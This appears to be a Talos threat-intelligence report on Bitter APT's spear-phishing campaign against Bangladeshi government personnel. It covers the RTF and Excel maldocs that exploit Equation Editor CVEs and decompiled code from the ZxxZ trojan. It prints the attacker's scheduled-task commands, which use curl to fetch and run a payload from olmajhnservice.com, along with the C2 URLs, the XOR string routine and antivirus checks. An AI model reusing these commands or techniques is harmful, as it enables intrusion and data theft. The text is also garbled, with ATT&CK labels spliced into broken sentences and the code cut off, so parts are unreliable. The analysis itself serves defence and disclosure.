We assess with moderate confidence that this campaign is operated by Bitter based on the use of the same C2 IP address from previous campaigns and similarities in the decrypted strings of the payload, such as module names, payload executable name, paths and the constants.

Encrypted strings	Decrypted strings
FDWUGQ	update.exe
FDWUGQ@	Updates
q\thbA[UAU_wUFRheZZV\\CAo	C:\\ProgramData\\Windows
KZW\x1CPMRSA\x06UCQv\a\x1DD]C\vAK@	xnb/dxagt5avbB2.php?txt=
aKv2GG	data1.php?id=
KIX$3hJJvx7<9:F}yxXw3	GET /dFFrt3856ByutTs/
[Q_DWQ@_	helpdesk.autodefragapp.com

The 99[.]83[.]154[.]118 IP also hosts mswsceventlog[.]net, according to Cisco Umbrella, a domain that was previously reported as Bitter's C2 server in a campaign against Pakistani government organizations.

The campaign

Cisco Talos observed an ongoin Initial Access - Phishing: Spearphishing Attachment (T1566.001) 2021 targeting Bangladeshi government personnel with spear-phishing emails. The email contains a maldoc attachment and masquerades as a legitimate email. The sender asks the target to review or verify the Defense Evasion - Masquerading (T1036) record (CDR), a list of phone numbers, or a list of registered cases. We have seen the actor use these themes in phishing emails in the past.

The maldocs are an RTF document and Microsoft Excel spreadsheets. Examples of the specific subjects of the phishing email Execution - User Execution: Malicious File (T1204.002)


- Subject: CDR
- Subject: Application for CDR
- Subject: List of Numbers to be verified
- Subject: List of registered cases

The maldocs' file names are consistent with the phishing emails' themes, as seen in the list of file names below:


- Passport Fee Dues.xlsx
- List of Numbers to be verified.xlsx
- ASP AVIJIT DAS.doc

- Addl SP Hafizur Rahman.doc
- Addl SP Hafizur Rahman.xlsx
- Registered Cases List.xlsx

Below are two spear-phishing email samples of this campaign.



Phishing email sample 1



Phishing email sample 2

The actor is using JavaMail with the Zimbra web client version 8.8.15_GA_4101 to send the emails. Zimbra is a collaborative software suite that includes an email server and a web client for messaging.

```
Received: from mta2-v.ntc.net.pk (mta2-p.ntc.net.pk [10.21.0.102])
 by mta2-v.ntc.net.pk (Postfix) with ESMTP id 8CC0439F9659
 for <[redacted]@rab.gov.bd>; Thu, 11 Nov 2021 17:03:58 +0500 (PKT)
Date: Thu, 11 Nov 2021 17:03:58 +0500 (PKT)
From: "RAB-13 RANGPUR <cdrrab13bd@gmail.com>" <arc@desto.gov.pk>
To: [redacted]@rab.gov.bd
Message-ID: <1653913692.262023.1636632238341.JavaMail.zimbra@desto.gov.pk>
In-Reply-To: <86742110.261812.1636632122192.JavaMail.zimbra@desto.gov.pk>
References: <86742110.261812.1636632122192.JavaMail.zimbra@desto.gov.pk>
Subject: CDR
MIME-Version: 1.0
X-ASG-Orig-Subj: CDR
Content-Type: multipart/mixed;
 boundary="----=_Part_262019_1702138639.1636632238338"
X-Originating-IP: [202.83.161.226]
X-Mailer: Zimbra 8.8.15_GA_4101 (ZimbraWebClient - GC95 (Win)/8.8.15_GA_4059)
```


Phishing email header information.

The originating IP address and header Credential Access - Forge Web Credentials (T1606) mail servers based in Pakistan and the actor spoofed the sender details to make the email appear as though it was sent from Pakistani government organizations. The actor exploited a possible vulnerability in the Zimbra mail server. By modifying the Zimbra mail server configuration file, Execution - Exploitation for Client Execution (T1203) account/domain. We have compiled a list of fake sender email addresses from this campaign:

- cdrrab13bd@gmail[.]com
- arc@desto[.]gov[.]pk
- so.dc@pc[.]gov[.]pk
- mem_psd@pc[.]gov[.]pk
- chief_pia@pc[.]gov[.]pk
- rab3tikatuly@gmail[.]com
- ddscm2@pof[.]gov[.]pk


The infection chain

The infection chain begins with the spear-phishing email and either a malicious RTF document or an Excel spreadsheet attachment. When the victim opens the attachment, it launches the Microsoft Equation Editor application to execute the equations in the form of OLE objects and connects to the hosting server to download and run the payload.



Malicious RTF infection chain summary.

In the case of a malicious Excel spreadsh Execution - User Execution: Malicious File (T1204.002)
Execution - Scheduled Task (T1053.005) ation to execute the embedded equation object and launches the task scheduler to configure two scheduled tasks. One of the scheduled tasks downloads the trojan "ZxxZ" into the public user's account space, while the other task runs the "ZxxZ". C & C - Ingress Tool Transfer (T1105)



Malicious Excel infection chain summary.

Defense Evasion - Masquerading Task or Service (T1036.004)

The payload runs as a Windows security update service on the victim's machine and establishes communication with the C2 to remotely download and execute files in the


C & C - Application Layer Protocol (T1071)

C & C - Ingress Tool Transfer (T1105)

Execution - System Service Execution (T1569)

RTF document

The Malicious RTF document is weaponized to exploit the stack overflow vulnerability CVE-2017-11882, which enables arbitrary co Execution - Exploitation for Client Execution (T1203) vulnerable versions of Microsoft Office. Our previous blog outlines how this particular exploit works in the victim's environment.



Malicious RTF document sample.

The RTF document is embedded with an OLE object with the class name "Equation 3.0." It contains the shellcode as an equation formula created using Microsoft Equation Editor.

```
remnux@remnux:~/Desktop/27Jan$ rtfdump.py b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82 | more
    1 Level  1        c=   21 p=00000000 l=   23480 h=   13466;    1210 b=       0   u=    1169 \rt4
    2  Level  2       c=    2 p=000000b4 l=   12968 h=   12776;    1210 b=       0   u=       6 \object
    3   Level  3      c=    0 p=000000f5 l=      23 h=       4;       2 b=       0   u=       6 \*\objclass weaseoijsd
    4   Level  3      c=    0 p=0000010d l=   12878 h=   12772;    1210 b=       0 0 u=       0 \*\objdata
      Name: 'Equation.3\x00' Size: 3584 md5: 64c05653b1314e9305e7c7e620448d90 magic: d0cf11e0
```

```
remnux@remnux:~/Desktop/27Jan$ rtfobj.py b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82 -s all -d /hom
e/remnux/Desktop/27Jan/objdump
rtfobj 0.50 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82' - size: 23481 bytes
---+----------+------------------------------+------------------------------
id |index     |OLE Object                    |OLE Package
---+----------+------------------------------+------------------------------
0  |00000118h |format_id: 2                  |Not an OLE Package
   |          |class name: 'Equation.3'      |
   |          |data size: 3584               |
---+----------+------------------------------+------------------------------
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = 'Equation.3'
  data size  = 3584
  saving to file /home/remnux/Desktop/27Jan/objdump/b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82_obj
ect_00000118.bin
```

Embedded Microsoft Equation object.

When the victim opens the RTF file with Microsoft Word. it invokes the Equation Editor application and executes the equation formula Execution - User Execution (T1204)

Programming (ROP) gadgets. The ROP loads and executes the shell code located at the

Execution - Comd. & Scripting Interpreter: Windows Command Shell (T1059.003)

end of the maldocs in an encrypted format that connects to the malicious host olmajhnservice[.]com and downloads the payload from C & C - Ingress Tool Transfer (T1105) hxxp[:]//olmajhnservice[.]/nxl/nx. The payload is downloaded in the folder "C:\$Utf&quot created by the shellcode and runs as a process on the victim's machine.

Execution - Scheduled Task (T1053.005)


Address	Disassembly	String
00464241	add byte ptr ds:[eax+464018],bh	&"http://olmajhnservice.com/nxl/nx"
00464251	push eqnedt32.464018	&"http://olmajhnservice.com/nxl/nx"
74F8FB1C	mov eax,kernelbase.750469C8	L"http://olmajhnservice.com/nxl/nx"
74F8FD82	mov ecx,kernelbase.750469C8	L"http://olmajhnservice.com/nxl/nx"
74F918EA	push kernelbase.750469C8	L"http://olmajhnservice.com/nxl/nx"
74F91907	push kernelbase.750469C8	L"http://olmajhnservice.com/nxl/nx"

Download URL captured during runtime of the maldoc.

Excel spreadsheet

The malicious Excel spreadsheet is weaponized to exploit the Microsoft Office memory corruption vulnerabilities CVE-2018-0798 and CVE-2018-0802.

When the victim opens the Excel spreadsheet, it launches the Microsoft Equation Editor application to execute the embedded Microsoft Equation 3.0 objects.



Malicious Excel spreadsheet.

Once the Microsoft Equation Editor service executes the embedded objects, it invokes the scheduled task service to configure the task scheduler with the commands shown below:

Execution - Scheduled Task (T1053.005)

Task 1: Rdx

```
"C:\Windows\System32\schtasks.exe" /create /sc MINUTE /mo 15 /TN \Windows\RdxFact
\Rdx /TR "cmd /c start /min curl --output c:\users\public\music\RdxFactory.exe -O
""https://olmajhnservice.com/nt.php/?dt=%computername%-EX-2&ct=2""
```

Task 2: RdxFac

```
c:\users\public\music\RdxFactory.exe
```

The actor creates the folder "RdxFact " in the Windows tasks folder and schedules two tasks with the task names "Rdx " and "RdxFac " to run every five minutes. When the first task runs, the victim's machine attempts to connect to the hosting server through the URL and, using the cURL utility, do C & C - Application Layer Protocol (T1071) user profile's music folder. RdxFactory.exe is the trojan downloader.

After five minutes of execution of the first task, "Rdx,", the second task, "RdxFac,"runs to start the payload.

Based on other related samples we discovered, the actor also uses different folder names, tasks names and dropper file names in their campaigns.

```
/create /sc MINUTE /mo 15 /TN \\Windows\\FXSSCOM\\FXS /TR \"cmd /c start /min curl --output %AppData%\\g711xx.exe -O \"\"https://olmajhnservice.com/nt.php/?dt=%computername%-BKP&ct=BKP\"\"\" /f
```

We noticed that the actor is using the cURL command-line utility to download the payload in the Windows environment. Systems running Windows 10 and later have the cURL utility, which the actor abuses in this campaign.

The payload

The payload is a 32-bit Windows executable compiled in Visual C++ with a timestamp of Sept. 10, 2021. We named the trojan "ZxxZ" based on the name of a separator that the payload uses while sending information. The downloader that downloads and executes the remote file. The executables were seen with the filenames "Update.exe", "ntfsc.exe" or "nx" dropped into the victim's "local application data" folder and run as a Windows Security update with medium integrity to elevate the privileges of a standard user.

C & C - Web Service (T1102)

Defense Evasion - Masquerading as Service (T1036.004)

Privilege Escalation - Abuse Elevation Control Mechanism (T15

The actor uses common encoding techniques to obfuscate strings in the WinMain function to hide its behavior from static analysis tools.

```
                        ; CODE XREF: WinMain(x,x,x,x)+D1↑j
push    21Ch            ; nSize
push    offset Str      ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    offset a34      ; "34"
mov     edi, offset SubStr ; "FDWUGQ"
call    sub_402420
add     esp, 4
push    offset a34      ; "34"
mov     edi, offset ValueName ; "fDWUGQ@"
call    sub_402420
add     esp, 4
call    sub_401880
push    offset a345     ; "345"
mov     edi, offset aKzwPmrsaUcqvDC ; "KZW\x1CPMRSA\x06UCQv\a\x1DD]C\vAK@"
call    sub_402420
add     esp, 4
push    offset aZxxz    ; "ZxxZ"
mov     edi, offset asc_404780 ; ">"
call    sub_402420
add     esp, 4
push    offset a234     ; "234"
mov     edi, offset File ; "q\thbA[UAU_wUFRheZZV\\CAo"
call    sub_402420
```

WinMain function snippet.

The decryption function receives the encrypted strings and decrypts each character with the XOR operation and stores the result in an array that will be returned to the caller function.

```
signed int __usercall sub_402420@<eax>(const char *a1@<edi>, const char *a2)
{
  signed int v2; // esi
  unsigned int v3; // edx
  signed int result; // eax
  int i; // ecx

  v2 = strlen(a1);
  v3 = strlen(a2);
  result = 0;
  for ( i = 0; result < v2; ++i )
  {
    if ( i == v3 )
      i = 0;
    a1[result++] ^= a2[i];
  }
  return result;
}
```

Decryption function.

Discovery - Security Software Discovery (T1518)

The malware searches for the Windows Defender and Kaspersky antivirus processes in the victim's machine by creating the snapshot of running processes using CI Discovery - Process Discovery (T1057) ough each process using API Process32First and Process32Next.

```
loc_4012C0:                             ; CODE XREF: WinMain(x,x,x,x)+2CF↓j
                mov     cl, Data[eax]
                mov     byte_5F02D0[eax], cl
                inc     eax
                test    cl, cl
                jnz     short loc_4012C0
                mov     edi, offset Windefender_Process ; "MsMp"
                call    Find_running_process
                test    al, al
                jz      short loc_4012E8
                mov     byte_4052EA, 1
                jmp     short loc_401310
; ---------------------------------------------------------------------------

loc_4012E8:                             ; CODE XREF: WinMain(x,x,x,x)+2DD↑j
                mov     edi, offset Kaspersky_Process
                dec     edi
                mov     edi, edi

loc_4012F0:                             ; CODE XREF: WinMain(x,x,x,x)+2F6↓j
                mov     al, [edi+1]
                inc     edi
                test    al, al
                jnz     short loc_4012F0
                mov     cx, ds:word_403214
                mov     [edi], cx
                mov     edi, offset Kaspersky_Process
                call    Find_running_process
                test    al, al
                jz      short loc_401317
```

WinMain() snippet showing antivirus process detection.

The information-gathering function gathers the victim's hostname, operating system product name, and Discovery - System Information Discovery (T1082) ry buffer.

```
char *sub_401880()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(&dword_405510, 0, 0x21Cu);
  nSize = 260;
  *(_WORD *)Buffer = 0;
  memset(v13, 0, sizeof(v13));
  pcbBuffer = 250;
  *(_WORD *)Src = 0;
  memset(v15, 0, sizeof(v15));
  GetComputerNameA(Buffer, &nSize);
  GetUserNameA(Src, &pcbBuffer);
  memset(pvData, 0, 250);
  pcbData = 260;
  RegGetValueA(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
    "ProductName",
    0xFFFFu,
    0,
    pvData,
    &pcbData);
  v0 = pvData;
  for ( i = pvData; *(_BYTE *)v0; v0 = (__int16 *)((char *)v0 + 1) )
  {
    if ( *(_BYTE *)v0 != 32 )
    {
      *(_BYTE *)i = *(_BYTE *)v0;
      i = (__int16 *)((char *)i + 1);
    }
  }
  *(_BYTE *)i = 0;
  memcpy(&dword_405510, Buffer, strlen(Buffer));
  v2 = strlen((const char *)&dword_405510);
  *(int *)((char *)&dword_405510 + v2) = 1937057318;
  *(__int16 *)((char *)&word_405514 + v2) = 29285;
  byte_405516[v2] = 61;
  memcpy((char *)&dword_405510 + strlen((const char *)&dword_405510), Src, strlen(Src));
  *(int *)((char *)&dword_405510 + strlen((const char *)&dword_405510)) = *(_DWORD *)aZxxz;
  memcpy((char *)&dword_405510 + strlen((const char *)&dword_405510), pvData, strlen((const char *)pvData));
  memcpy(byte_405830, Buffer, strlen(Buffer));
  memcpy(&byte_405830[strlen(byte_405830)], Src, strlen(Src));
  v3 = &dword_405510;
  v4 = &dword_405510;
  if ( (_BYTE)dword_405510 )
  {
    do
    {
      if ( *(_BYTE *)v3 != 32 )
      {
        *(_BYTE *)v4 = *(_BYTE *)v3;
        v4 = (int *)((char *)v4 + 1);
      }
      v3 = (int *)((char *)v3 + 1);
    }
    while ( *(_BYTE *)v3 );
  }
  v5 = byte_405830[0] == 0;
  result = byte_405830;
  *(_BYTE *)v4 = 0;
  v7 = byte_405830;
  if ( !v5 )
  {
    do
    {
      if ( *result != 32 )
        *v7++ = *result;
      ++result;
    }
    while ( *result );
  }
  *v7 = 0;
  return result;
}
```

Information-gathering function.

The C2 communicating function at offset 401C50 is called from the two other requests making functions to send the victim's information with the decrypted strings "xnb/dxagt5avbb2.php?txt=" and "data1.p

C & C - Encrypted Channel (T1573)

Exfiltration - Exfiltration over C2 Channel (T1041)

The received response is a remote file saved into the "debug" folder and executed with the

C & C - Web Service: Bidirectional Communication (T1102.002)

nt, the remote file is similar to the trojan.

```
errno_t __thiscall sub_401E00(void *this)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(pszPath, 0, 250);
  if ( SHGetFolderPathA(0, 28, 0, 0, pszPath) )
  {
    if ( SHGetFolderPathA(0, 21, 0, 0, pszPath) )
      return 0;
  }
  else
  {
    strcat_s(pszPath, 0xFAu, "\\");
    strcat_s(pszPath, 0xFAu, "Debug");
    mkdir(pszPath);
  }
  strcat_s(pszPath, 0xFAu, "\\");
